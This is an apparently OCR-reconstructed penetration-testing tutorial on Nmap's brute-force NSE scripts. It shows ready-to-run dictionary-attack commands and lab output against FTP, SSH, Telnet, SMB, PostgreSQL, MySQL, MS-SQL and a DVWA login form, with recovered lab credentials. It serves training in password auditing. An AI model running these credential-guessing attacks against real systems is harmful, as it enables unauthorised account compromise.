Nmap for Pentester

Password Cracking

Table of Contents

Abstract

In this report, we will process the showcase for Nmap Brute NSE Script for dictionary attack since Nmap is such a large tool that it can't be covered in one post. If you're wondering whether or not a brute-force assault using Nmap is doable.

Yes, Nmap includes an NSE-based script that can perform dictionary brute force attacks on secured services, which will be the focus of this report.

Disclaimer: This report is provided for educational and informational purpose only (Penetration Testing). Penetration Testing refers to legal intrusion tests that aim to identify vulnerabilities and improve cybersecurity, rather than for malicious purposes.

Nmap Scripting Engine (NSE)


The Nmap Scripting Engine (NSE) is one of Nmap's most powerful and flexible features. It allows users to write (and share) simple scripts to automate a wide variety of networking tasks. Those scripts are then executed in parallel with the speed and efficiency you expect from Nmap. The core of the Nmap Scripting Engine is an embeddable Lua interpreter. The second part of the Nmap Scripting Engine is the NSE Library, which connects Lua and Nmap.

NSE scripts define a list of categories they belong to. Currently defined categories are **auth, broadcast, brute, default. discovery, dos, exploit, external, fuzzer, intrusive, malware, safe, version, and vuln**.

But I mentioned above that in this we will demonstrating the Nmap Brute script. These scripts use brute force attacks to guess the authentication credentials of a remote server. Nmap contains scripts for brute-forcing dozens of protocols, including HTTP-brute, oracle-brute, SNMP-brute, etc.

To list all nse scripts for brute forces:

```
locate *.nse |grep Brute
```




```
┌──(root💀kali)-[~]
└─# locate *.nse | grep brute
/usr/share/nmap/scripts/afp-brute.nse
/usr/share/nmap/scripts/ajp-brute.nse
/usr/share/nmap/scripts/backorifice-brute.nse
/usr/share/nmap/scripts/cassandra-brute.nse
/usr/share/nmap/scripts/cics-user-brute.nse
/usr/share/nmap/scripts/citrix-brute-xml.nse
/usr/share/nmap/scripts/cvs-brute-repository.nse
/usr/share/nmap/scripts/cvs-brute.nse
/usr/share/nmap/scripts/deluge-rpc-brute.nse
/usr/share/nmap/scripts/dicom-brute.nse
/usr/share/nmap/scripts/dns-brute.nse
/usr/share/nmap/scripts/domcon-brute.nse
/usr/share/nmap/scripts/dpap-brute.nse
/usr/share/nmap/scripts/drda-brute.nse
/usr/share/nmap/scripts/ftp-brute.nse
/usr/share/nmap/scripts/http-brute.nse
/usr/share/nmap/scripts/http-form-brute.nse
/usr/share/nmap/scripts/http-iis-short-name-brute.nse
/usr/share/nmap/scripts/http-joomla-brute.nse
/usr/share/nmap/scripts/http-proxy-brute.nse
/usr/share/nmap/scripts/http-wordpress-brute.nse
/usr/share/nmap/scripts/iax2-brute.nse
/usr/share/nmap/scripts/imap-brute.nse
/usr/share/nmap/scripts/informix-brute.nse
/usr/share/nmap/scripts/ipmi-brute.nse
/usr/share/nmap/scripts/irc-brute.nse
/usr/share/nmap/scripts/irc-sasl-brute.nse
/usr/share/nmap/scripts/iscsi-brute.nse
/usr/share/nmap/scripts/ldap-brute.nse
/usr/share/nmap/scripts/membase-brute.nse
/usr/share/nmap/scripts/metasploit-msgrpc-brute.nse
/usr/share/nmap/scripts/metasploit-xmlrpc-brute.nse
/usr/share/nmap/scripts/mikrotik-routeros-brute.nse
```

Simply specify **-sC** to enable the most common scripts. Or specify the **–script** option to choose your scripts to execute by providing categories, script file names, or the name of directories full of scripts you wish to execute. You can customize some scripts by providing arguments to them via **–script-args** and **–script-args-file** options.

FTP

Performs brute force password auditing against FTP servers. All we need are dictionaries for usernames and passwords, which will be passed as arguments.

```
nmap -p21 --script ftp-brute.nse --script-args
userdb=users.txt,passdb=pass.txt 192.168.1.150
```




```
┌──(root💀 kali)-[~]
└─# nmap -p21 --script ftp-brute.nse --script-args userdb=users.txt,passdb=pass.txt 192.168.1.150
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-05 17:05 EDT
Nmap scan report for 192.168.1.150
Host is up (0.00047s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-brute:
|   Accounts:
|     msfadmin:msfadmin - Valid credentials
|     postgres:postgres - Valid credentials
|_  Statistics: Performed 73 guesses in 14 seconds, average tps: 5.2
MAC Address: 00:0C:29:77:BA:E7 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 15.00 seconds
```

SSH


Performs brute-force password guessing against ssh servers and connection timeout (default: “5s”). All we need are dictionaries for usernames and passwords, which will be passed as arguments.

```
nmap -p22 --script ssh-brute.nse --script-args
userdb=users.txt,passdb=pass.txt 192.168.1.150
```



```
┌──(root💀kali)-[~]
└─# nmap -p22 --script ssh-brute.nse --script-args userdb=users.txt,passdb=pass.txt 192.168.1.150
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-05 17:06 EDT
NSE: [ssh-brute] Trying username/password pair: raj:raj
NSE: [ssh-brute] Trying username/password pair: sa:sa
NSE: [ssh-brute] Trying username/password pair: ignite:ignite
NSE: [ssh-brute] Trying username/password pair: msfadmin:msfadmin
NSE: [ssh-brute] Trying username/password pair: pavan:pavan
```

For valid username and password combination, it will dump the credential.




```
NSE: [ssh-brute] Trying username/password pair: administrator:admin123
Nmap scan report for 192.168.1.150
Host is up (0.00018s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-brute:
|   Accounts:
|     msfadmin:msfadmin - Valid credentials
|     postgres:postgres - Valid credentials
|_  Statistics: Performed 73 guesses in 42 seconds, average tps: 1.8
MAC Address: 00:0C:29:77:BA:E7 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 43.30 seconds
```

Telnet

Performs brute-force password auditing against telnet servers and connection timeout (default: “5s”). All we need are dictionaries for usernames and passwords, which will be passed as arguments.

```
nmap -p23 --script telnet-brute.nse --script-args
userdb=users.txt,passdb=pass.txt 192.168.1.150
```




```
┌──(root💀kali)-[~]
└─# nmap -p23 --script telnet-brute.nse --script-args userdb=users.txt,passdb=pass.txt 192.168.1.150
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-05 17:08 EDT
Nmap scan report for 192.168.1.150
Host is up (0.00014s latency).

PORT   STATE SERVICE
23/tcp open  telnet
| telnet-brute:
|   Accounts:
|     msfadmin:msfadmin - Valid credentials
|     postgres:postgres - Valid credentials
|_  Statistics: Performed 48 guesses in 12 seconds, average tps: 4.0
MAC Address: 00:0C:29:77:BA:E7 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 12.16 seconds
```

SMB

Attempts to guess SMB username/password combinations, saving identified combinations for use in other scripts. Every effort will be made to get a genuine list of users and to validate each username before utilizing them. When a username is identified, it is not only displayed but also kept in the Nmap registry for future use by other Nmap scripts.

All we need are dictionaries for usernames and passwords, which will be passed as arguments.

```
nmap -p445 --script smb-brute.nse --script-args
userdb=users.txt,passdb=pass.txt 192.168.1.150
```




```
┌──(root💀kali)-[~]
└─# nmap -p445 --script smb-brute.nse --script-args userdb=users.txt,passdb=pass.txt 192.168.1.150
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-05 17:09 EDT
Nmap scan report for 192.168.1.150
Host is up (0.00019s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:77:BA:E7 (VMware)

Host script results:
| smb-brute:
|   msfadmin:msfadmin => Valid credentials
|_  user:user => Valid credentials

Nmap done: 1 IP address (1 host up) scanned in 4.70 seconds
```

Postgresql

Performs brute-force password auditing against telnet servers and connection timeout (default: “5s”). All we need are dictionaries for usernames and passwords, which will be passed as arguments.

```
nmap -p5432 --script pgsql-brute --script-args
userdb=users.txt,passdb=pass.txt 192.168.1.150
```




```
┌──(root💀 kali)-[~]
└─# nmap -p5432 --script pgsql-brute --script-args userdb=users.txt,passdb=pass.txt 192.168.1.150
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-05 17:10 EDT
Nmap scan report for 192.168.1.150
Host is up (0.00020s latency).

PORT     STATE SERVICE
5432/tcp open  postgresql
| pgsql-brute:
|_  postgres:postgres ⇒ Valid credentials
MAC Address: 00:0C:29:77:BA:E7 (VMware)
```

Mysql

Performs brute-force password auditing against Mysql servers and connection timeout (default: “5s”). All we need are dictionaries for usernames and passwords, which will be passed as arguments.


```
nmap -p3306 --script mysql-brute --script-args
userdb=users.txt 192.168.1.150
```



```
┌──(root💀 kali)-[~]
└─# nmap -p3306 --script mysql-brute --script-args userdb=users.txt 192.168.1.150
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-05 17:11 EDT
Nmap scan report for 192.168.1.150
Host is up (0.00021s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-brute:
|   Accounts:
|     root:<empty> - Valid credentials
|   Statistics: Performed 231 guesses in 81 seconds, average tps: 2.8
|_  ERROR: The service seems to have failed or is heavily firewalled...
MAC Address: 00:0C:29:77:BA:E7 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 81.82 seconds
```


HTTP

Performs brute force password auditing against HTTP form-based authentication. This script uses the unpwdb and brute libraries to perform password guessing. Any successful guesses are stored in the nmap registry, using the creds library, for other scripts to use.



192.168.1.150/dvwa/login.php

```
nmap -p 80 --script=http-form-brute --script-args
"userdb=users.txt,passdb=pass.txt,http-form-
brute.path=/dvwa/login.php" 192.168.1.150
```




```
┌──(root💀kali)-[~]
└─# nmap -p 80 --script=http-form-brute --script-args "userdb=users.txt,passdb=pass.txt,http-form-brute.path=/dvwa/login.php" 192.168.1.150
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-05 17:12 EDT
Nmap scan report for 192.168.1.150
Host is up (0.00018s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-form-brute:
|   Accounts:
|     admin:password - Valid credentials
|_  Statistics: Performed 80 guesses in 1 seconds, average tps: 80.0
MAC Address: 00:0C:29:77:BA:E7 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.50 seconds
```

Ms-SQL

Performs brute-force password auditing against Ms-SQL servers and connection timeout (default: “5s”). All we need are dictionaries for usernames and passwords, which will be passed as arguments.

```
nmap -p1433 --script ms-sql-brute --script-args
userdb=users.txt,passdb=pass.txt 192.168.1.146
```



```
┌──(root💀 kali)-[~]
└─# nmap -p1433 --script ms-sql-brute --script-args userdb=users.txt,passdb=pass.txt 192.168.1.146
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 16:51 EDT
Nmap scan report for 192.168.1.146
Host is up (0.00019s latency).

PORT     STATE SERVICE
1433/tcp open  ms-sql-s
| ms-sql-brute:
|   [192.168.1.146:1433]
|     Credentials found:
|       aarti:Password@123 => Login Success
|       sa:Password@1 => Login Success
|_      pavan:abcdefg@123 => Login Success
MAC Address: 00:0C:29:85:FC:6C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
```

Conclusion

Hence, one can make use of these commands as a cybersecurity professional to assess vulnerabilities on systems and keep these systems away from threat.

References

- https://www.hackingarticles.in/nmap-for-pentester-password-cracking/
- https://nmap.org/book/nse-usage.html#nse-categories
- https://nmap.org/nsedoc/scripts/http-form-brute.html